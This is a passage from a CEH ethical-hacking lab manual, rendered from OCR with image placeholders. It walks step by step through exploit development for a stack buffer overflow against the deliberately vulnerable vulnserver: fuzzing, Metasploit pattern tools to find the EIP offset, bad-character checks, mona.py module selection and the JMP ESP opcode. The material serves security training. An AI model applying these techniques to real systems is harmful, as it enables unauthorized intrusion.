


Figure 1.7.23: Status changes from Running to Paused

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

57. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.
58. A message appears, saying that the vulnerable server crashed after receiving approximately **3300** bytes of data, but it did not overwrite the EIP register.

Note: The byte size might differ in your lab environment.




Figure 1.7.24: Terminate fuzz.py script

59. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.
60. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.

TASK 7.6

Identify the Offset

61. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.
62. Switch back to the **Parrot Security** virtual machine.
63. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
64. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
65. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

66. Now, type **cd** and press **Enter** to jump to the root directory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

67. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3400** and press **Enter**.

Note: **-l**: length, **3400**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)

68. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.




Figure 1.7.25: Copy the random bytes

69. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.




Figure 1.7.26: Edit findoff.py script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

70. A Python script file appears; paste the copied code in the **offset** variable, as shown in the screenshot.
71. Press **Ctrl+S** to save the script file.




Figure 1.7.27: Paste the copied random bytes

72. Type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.
73. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.




Figure 1.7.28: Execute the findoff.py script

74. Switch to the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

75. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.
76. Note down the random bytes in the EIP and find the offset of those bytes.




Figure 1.7.29: Immunity Debugger – EIP overwritten

77. Switch to the **Parrot Security** virtual machine.
78. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
79. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
80. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

81. Now, type **cd** and press **Enter** to jump to the root directory
82. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3400 -q 386F4337** and press **Enter**.

Note: **-l**: length, **3400**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#58**), **-q**: offset value (here, **386F4337** identified in the previous step).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

83. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.



Figure 1.7.30: Identified EIP register

84. Close the **Terminal** window.
85. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.
86. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.

TASK 7.7

Overwrite the EIP Register

87. Now, we shall run the Python script to overwrite the EIP register.
88. Switch back to the **Parrot Security** virtual machine. Maximize the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.
89. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: This Python script is used to check whether we can control the EIP register.




Figure 1.7.31: Execute overwrite.py script

90. Switch to the **Windows 10** virtual machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.7.32: Immunity Debugger – EIP is overwritten

91. Close **Immunity Debugger** and the vulnerable server process.
92. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.

TASK 7.8

Identify Bad Characters

93. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode.

Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.

94. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.
95. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.




Figure 1.7.33: Execute badchars.py script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

96. Switch to the **Windows 10** virtual machine.

97. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.




Figure 1.7.34: Click on Follow in Dump

98. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.




Figure 1.7.35: Hex dump window in the bottom-left corner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

99. Close **Immunity Debugger** and the vulnerable server process.
100. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**.

TASK 7.9

Identify the Right Module

101. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.
102. Now, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.




Figure 1.7.36: Paste the mona.py file in the location

103. Close the **File Explorer** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

104. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.




Figure 1.7.37: Immunity Debugger – display mona modules

105. The **Log data** pop-up window appears, which shows the protection settings of various modules.

106. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.




Figure 1.7.38: Log data window – displaying mona modules

107. Now, we will exploit the essfunc.dll module to inject shellcode and take full control of the EIP register.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

108. Switch to the **Parrot Security** virtual machine.
109. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
110. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

111. Now, type **cd** and press **Enter** to jump to the root directory.
112. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.

Note: This script is used to convert assembly language into hex code.

113. The **nasm** command line appears; type **JMP ESP** and press **Enter**.
114. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).

Note: Note down this hex code value.



Figure 1.7.39: nasm_shell script to convert assembly language into hex code

115. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.

